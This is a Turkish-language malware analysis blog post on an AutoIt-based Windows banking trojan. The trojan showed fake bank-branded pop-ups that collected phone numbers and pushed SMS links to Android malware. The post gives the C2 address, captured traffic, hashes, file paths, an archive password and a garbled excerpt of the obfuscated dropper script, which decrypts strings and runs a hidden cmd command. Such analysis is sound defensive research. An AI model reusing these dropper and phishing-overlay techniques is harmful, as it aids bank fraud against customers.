

# AutoIt Bankacılık Zararlı Yazılımı

written by Mert SARICA | 1 July 2016

2015 yılından bu yana Türkiye’de çok sayıda bankanın müşterilerinin hedef alındığı bir zararlı yazılım salgını olduğu bilinmekteydi. Kullanmış olduğu Windows işletim sistemi üzerinde bu yazıya konu olan bankacılık zararlı yazılımı çalışan banka müşterileri, ilgili bankaların internet şubelerine girişi esnasında, mobil şube uygulaması yükletme vaadiyle cep telefonu numarası isteyen bir pencere ile karşılaşıyorlardı. Pencerede yer alan görsellerin tasarımının bankanın tasarımıyla uyum içinde olması ise müşterileri cep telefonu numarası girmeye ikna eden önemli etkenlerden biriydi.



Burada "tam" anlamıyla  
**özelsiniz**

Sms Gönderiliyor...



Copyright © 2013 Gizlilik Taahhüdü

Bu pencereye girilen cep telefonu numarasından sonra müşterinin cep telefonuna bağlantı adresi (link) içeren (<http://banka.mobilsubeindir.com/kur>) bir SMS gönderilmekteydi. Bu bağlantı adresini ziyaret eden ve Android işletim sistemi yüklü akıllı cihaz kullanan müşterinin karşısına, SMS çalabilme yeteneğine de sahip olan Android zararlı yazılımının kurulmasına yönelik yönergeler çıktığı daha önce gerçekleştirilen analizlerden bilinmekteydi. (Bu Android zararlı yazılımı ile ilgili detaylı bilgi almak için Bakır EMRE'nin analiz yazısını inceleyebilirsiniz.) Ben de bu yazımda, Windows işletim sistemi üzerinde çalışan ve yukarıda bahsi geçen Android zararlı yazılımının ilk halkası olan Windows zararlı yazılımını kısaca inceledim.

[Gelen kutusu](#)[Giden kutusu](#)[Taslaklar](#)**Mesaj**

Alıcı:

ALRT

İpuçları: Birden çok numara noktalı virgül ile ayrılır (;).

İçerik:


Sn. Müşterimiz, MobilSube Ayarlarınızı Tamamlamak için Tıklayın.

[http://\[redacted\].mobilesubeindir.com/kur](http://[redacted].mobilesubeindir.com/kur)

905[redacted]

34(1)

[Cevapla](#)[İlet](#)[İptal](#)



Windows işletim sistemi üzerinde çalışan bu zararlı yazılımın kullanıcıların sistemlerine tam olarak hangi kaynaktan, nasıl bulaştığını tam olarak bilinmemekle birlikte, zararlı eklentiye sahip veya zararlı JAR dosyası bağlantı adresi içeren sahte sipariş e-postası kaynaklı olduğunu, bulaşmış olduğu sistemlerde Java ile geliştirilmiş başka bir zararlı yazılım olması nedeniyle tahmin etmekteyim.

(<https://www.virustotal.com/en/file/0ba783b9cf1cee314c06f29b9ff629948a296257f1b1a19b09ba2a2369da3d0e/analysis/>)

Cep telefonu numarasının girilmesini isteyen pencereye kullanıcı tarafından cep telefonu numarası girildiğinde, ilgili pencerede cep telefonu numarasına

SMS gönderildiği belirtilmekteydi. Android akıllı cihaza kurulan bu uygulama (zararlı yazılım) çalıştırıldığında da, ekranda yer alan 6 haneli sayının bu pencereye girilmesi istenmekteydi. Bu sayı girildikten sonra mobil zararlı yazılım ile pencere çıkaran zararlı yazılımın eşleştiği arka planda komuta kontrol merkezine (<http://149.202.206.57>) bildirilerek, Windows işletim sistemi üzerinde çalışan zararlı yazılımın artık internet şubeye girişte kullanıcıya pencere çıkartmayacak şekilde komuta kontrol merkezinden komut aldığı (off) görülmüyordu.



**Burada "tam" anlamıyla  
özelsiniz**







Mobil Şube Kurulumunu Tamamladıktan Sonra,  
Programı Çalıştırıp Ürettiğiniz 6 Haneli Kodu Giriniz.

Copyright © 2013  | Gizlilik Taahhüdü





Copyright © 2013 | Gizlilik Taahhüdü

Host URL

| Host           | URL                                                                     |
|----------------|-------------------------------------------------------------------------|
| 149.202.206.57 | /main.php?uid=645448C4702F703D1F468FABE2BCAFCB&web_id=8&kod=09          |
| 149.202.206.57 | /dataal.php?uid=645448C4702F703D1F468FABE2BCAFCB&TELEFON=(530)+&F       |
| 149.202.206.57 | /dataal.php?uid=645448C4702F703D1F468FABE2BCAFCB&kod=2455138_1464617632 |
| 149.202.206.57 | /main.php                                                               |

Request Headers

GET /main.php HTTP/1.1

Accept: image/jpeg, application/x-ms-application, image/gif, applicat  
Accept-Encoding: gzip, deflate  
Accept-Language: tr-TR  
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Tri  
Miscellaneous  
Referer: http://149.202.206.57/main.php?uid=645448C4702F703D  
Transport  
Connection: Keep-Alive  
Host: 149.202.206.57

HTTP/1.0 200 OK  
Server: nginx  
Date: Mon, 30 May 2016 14:15:21 GMT  
Content-Type: text/html; charset=UTF-8  
Vary: Accept-Encoding  
X-Powered-By: PHP/5.6.12  
Connection: close  
Content-Length: 83

<html>  
<head>  
<title>off</title>  
</head>  
<body>

Pencere çıkaran zararlı yazılım sisteme bulaştıktan sonra işletim sistemi yeniden başlatıldığında C:\Users\kullanıcı adı\AppData\Roaming\Apple\_Updater\klasörü altında lsasss.exe adı altında, aynı klasörde bulunan safe dosyasını yükleyerek çalışmaktaydı.

lsass.exe

MD5: 6A93A4071CC7C22628AF40A4D872F49B

SHA-1: BA916E686AA0CAE19AB907BDAB94924ADA92B5F4


SHA-256: 8465F3FCBCCCE3EA12495EDBB0BD09C3B066E3DF891613CE3180F9BB38B37B01

safe

MD5: A77D3D8060DC0096AF6F2F24AFD57EF7

SHA-1: B22068203898FB5643E5060AC72A29FD3D35DECE

SHA-256: 02E8EACE1A4FB827BB78BA1F5A40D9E54E98AED7E555093B37C0243AF6B05D99



Kısa bir araştırmadan sonra, lsasss.exe programının AutoIt v3.3.12 programının (<https://www.autoitscript.com/site/autoit/>) adının değiştirilmiş hali (rename) olduğu, safe dosyasının ise AutoIt betiği (script) olduğunu tespit ettim.

| Addr...  | Length | Length | Comments                                                                                                                        |
|----------|--------|--------|---------------------------------------------------------------------------------------------------------------------------------|
| 000BFAD6 | 17     | 11     |                                                                                                                                 |
| 000BFAE8 | 73     | 49     | http://www.autoitscript.com/autoit3/                                                                                            |
| 000BFB3A | 31     | 1F     | FileDescription                                                                                                                 |
| 000BFB5C | 33     | 21     | AutoIt v3 Script                                                                                                                |
| 000BFB86 | 23     | 17     | FileVersion                                                                                                                     |
| 000BFB80 | 23     | 17     | 3, 3, 12, 0                                                                                                                     |
| 000BFB8E | 25     | 19     | InternalName                                                                                                                    |
| 000BFB88 | 23     | 17     | AutoIt3.exe                                                                                                                     |
| 000BFBF6 | 29     | 1D     | LegalCopyright                                                                                                                  |
| 000BFC16 | 81     | 51     | 1999-2014 Jonathan Bennett & AutoIt Team                                                                                        |
| 000BFC6E | 33     | 21     | OriginalFilename                                                                                                                |
| 000BFC90 | 23     | 17     | AutoIt3.exe                                                                                                                     |
| 000BFCAE | 23     | 17     | ProductName                                                                                                                     |
| 000BFCC8 | 33     | 21     | AutoIt v3 Script                                                                                                                |
| 000BFCF2 | 29     | 1D     | ProductVersion                                                                                                                  |
| 000BFD10 | 23     | 17     | 3, 3, 12, 0                                                                                                                     |
| 000BFD2E | 23     | 17     | VarFileInfo                                                                                                                     |
| 000BFD4E | 23     | 17     | Translation                                                                                                                     |
| 000C02CC | 57     | 39     | Error parsing function call.                                                                                                    |
| 000C08BE | 167    | A7     | Can not redeclare a constant:5Can not redeclare a parameter inside a user function.                                             |
| 000C0EC0 | 59     | 38     | Badly formatted Enum statement                                                                                                  |
| 000C0EFC | 105    | 69     | 3This keyword cannot be used after a "Then" keyword.                                                                            |
| 000C1114 | 29     | 1D     | Unknown macro.                                                                                                                  |
| 000C1132 | 87     | 57     | *Unable to get a list of running processes.                                                                                     |
| 000C118C | 2295   | 08F7   | Invalid element in a DllStruct.*Unknown option or bad parameter specified.8Unable to load the internet libraries./"Struct" stat |
| 000C1D42 | 29     | 1D     | Assert Failed!                                                                                                                  |
| 000C1E5E | 139    | 8B     | Func reassign not allowed.*Func reassign on global level not allowed.                                                           |
| 000C1F91 | 7      | 07     | wwwpwww                                                                                                                         |
| 000C1FAA | 7      | 07     | wxwwwpww                                                                                                                        |
| 000C1FC4 | 6      | 06     | wwwxwww                                                                                                                         |
| 000C1FF7 | 5      | 05     | xwwwp                                                                                                                           |
| 000C20E0 | 9      | 09     | FD`ddDBB@                                                                                                                       |
| 000C25D5 | 6      | 06     | wwwpwww                                                                                                                         |
| 000C25E4 | 8      | 08     | wwwwwwwww                                                                                                                       |
| 000C28B2 | 5      | 05     | FvgFP                                                                                                                           |
| 000C28B9 | 6      | 06     | Adwvd\$                                                                                                                         |
| 000C44E5 | 6      | 06     | A4654B                                                                                                                          |
| 000C45D5 | 6      | 06     | }lwwk                                                                                                                           |
| 000C4644 | 5      | 05     | ^pHYs                                                                                                                           |
| 000D46B1 | 5      | 05     | 7vIAR                                                                                                                           |
| 000D93C6 | 33     | 21     | AutoIt Input Box                                                                                                                |
| 000D93EE | 25     | 19     | MS Shell Dlg                                                                                                                    |
| 000D9424 | 13     | 0D     | Prompt                                                                                                                          |
| 000D9494 | 13     | 0D     | Cancel                                                                                                                          |
| 000D94AE | 17     | 11     | Context1                                                                                                                        |
| 000D94C4 | 29     | 1D     | Script &Paused                                                                                                                  |

AutoIt betiğini OllyDbg gibi bir hata ayıklama programı ile analiz etmek için [https://www.autoitscript.com/wiki/FAQ#How\\_can\\_I\\_debug\\_my\\_script.3F](https://www.autoitscript.com/wiki/FAQ#How_can_I_debug_my_script.3F) sayfasında yer alan araçları kullanabilirsiniz.

safe dosyasını incelendiğimde bu dosyada yer alan değişken isimlerinin karmaşılaştırılmış olduğu, şifrelenmiş verilerin yer aldığı (#comments-start #comments-end), şifreleme amacıyla kullanılan fonksiyonlar olduğunu gördüm.

```

$mc739952900 << BinaryToOtring(dy6809b50361("0x3AP82AA250d6395859CF6BDF4C80B", "12038392604502155876"))
$mc739952900 << $mc96740p6613
$mc739952900 << BinaryToOtring(dy6809b50361("0x88E319878CF62B08703F54C855A9DA", "12038392604502155876"))
$mc739952900 << BinaryToOtring(dy6809b50361("0x5A828285E5A8A9A843E996AP8E11d63", "12038392604502155876"))
$mc739952900 << $cp1521411773
$mc739952900 << BinaryToOtring(dy6809b50361("0x5A828285E5A8A9A843E996AP8E11d63", "12038392604502155876"))
$mc739952900 << BinaryToOtring(dy6809b50361("0x3AP82AA250d6395859CF6BDF4C80B", "12038392604502155876"))
$mc739952900 << BinaryToOtring(dy6809b50361("0x08859303672C2C791334P0B7D597207", "12038392604502155876"))
Run($cmdSpec & " /c & $mc739952900, $WindowsDir, $cmd_HIDB)
EndFunc

Func xg82511d812($v34197b58568)
If $aRtcing($v34197b58568) = 0 Then
ElseIf ProcessExists($v34197b58568) = 0 Then
Else
Local $lm61670m76656 = ProcessList($v34197b58568)
Local $wa583111813520109v5157w8182u55460
Local $hv6775c6517[$lm61670m76656[0][0] + 1]
$hv6775c6517[0] = $lm61670m76656[0][0]
For $wa583111813520109v5157w8182u55460 = 1 To $lm61670m76656[0][0]
$hv6775c6517[$wa583111813520109v5157w8182u55460] = $lm61670m76656[$wa583111813520109v5157w8182u55460][1]
Next
Return $hv6775c6517
EndIf
EndFunc

Func dy6809b50361($wa61822d34059, $vsn9859w50320)
$wa61822d34059 = BinaryToOtring($wa61822d34059)
$de20645x5079 = crypted_decrypt($wa61822d34059, $vsn9859w50320, $alg_nea_256)
$de20645x5079 = BinaryToOtring($de20645x5079)
ConsoleWrite($de20645x5079 & @CRLF)
Return $de20645x5079
EndFunc


#commenta-start
0x4BFAFF9E23C280F34578E1F17ABBCFC426CC83BC2A6E8AA1293BF3F194EF50FA30F53FBC5B3E74BF6B429D28F0DC635022BDB2F9F4B835F58E084CF24F208B43EB6D09AFDBD937320AFBF702DA4DA0AABDCFF448D38666679B3BBA79811C77375AE7559B3008269743C
#commenta-end


#commenta-start
0x43BDB76FC0C5D32774A8B8994A501668BC8D1979B22A669039BPCB11737BB8D24FC5057E102AD127186ACC59B8ADF6A9071D88B36C930991AF32F660919CB46638B711DE8D9D93C57986B241852F483B119A58B8D6FD3B329C45ACC2219AC172CB564BADA7EEAC6734
#commenta-end

#commenta-start
0xP9504E47D0DA1A0A000000049484452000007D0000007D000000009A38C4790000001974455874536F674776172650041646F6265250496D61675625561647971C9653C000032269545874584D43A636F6D2B6164F6265288670000000000003C3F787061636B657420A
#commenta-end

```

lsasss.exe programı çalıştırıldıktan sonra safe dosyası içinde yer alan şifrelenmiş verileri (1 adet EXE uzantılı dosya (command line winrar programı) ve 1 adet şifrelenmiş (şifre: 6pRxSLyV4) RAR uzantılı dosya) C:\Users\kullanıcı adı\AppData\Local\Temp\ klasörü altında rastgele oluşturduğu sayılardan oluşan isme sahip bir klasöre açmakta ve bu klasörü gizlemektedir. (hidden)






lsasss.exe programı, Winrar programı ile şifrelenmiş RAR dosyasını gizlenmiş klasöre açtıktan sonra, içinden çıkan svnhost.exe isimli programı (AutoIt programı) 871155.583007 (AutoIt betiği) dosyası ile çalıştırmakta ve 871155.583007 dosyasını silerek, sistem üzerinde svnhost.exe adı altında çalışmaktaydı.

871155.583007 dosyasını incelediğimde ise sistemde açık olan pencerelerin başlık (title) bilgilerini izleyerek (Örnek kod: \$basliklar[22] ="TurkishBank Internet Bankacılığı"), pencerede yer alacak bankanın görsellerini komuta kontrol merkezinden alarak 30'a yakın bankanın müşterisini ve internet şubesini hedef aldığını gördüm.





cert - Copy.rar - RAR archive, unpacked size 1.053.282 bytes

| Name               | Size    | Packed | Type        |
|--------------------|---------|--------|-------------|
| ..                 |         |        | File folder |
| wallpaper00010.jpg | 106.802 | 73.109 | JPEG image  |
| wallpaper00011.jpg | 136.953 | 89.021 | JPEG image  |
| wallpaper00012.jpg | 138.322 | 93.712 | JPEG image  |
| wallpaper00013.jpg | 136.456 | 94.868 | JPEG image  |
| wallpaper00014.jpg | 124.163 | 84.669 | JPEG image  |
| wallpaper00015.jpg | 146.919 | 94.909 | JPEG image  |
| wallpaper00016.jpg | 125.371 | 86.047 | JPEG image  |
| wallpaper00017.jpg | 138.296 | 92.723 | JPEG image  |

```
Wireshark · Follow TCP Stream (tcp.stream eq 63) · mw1

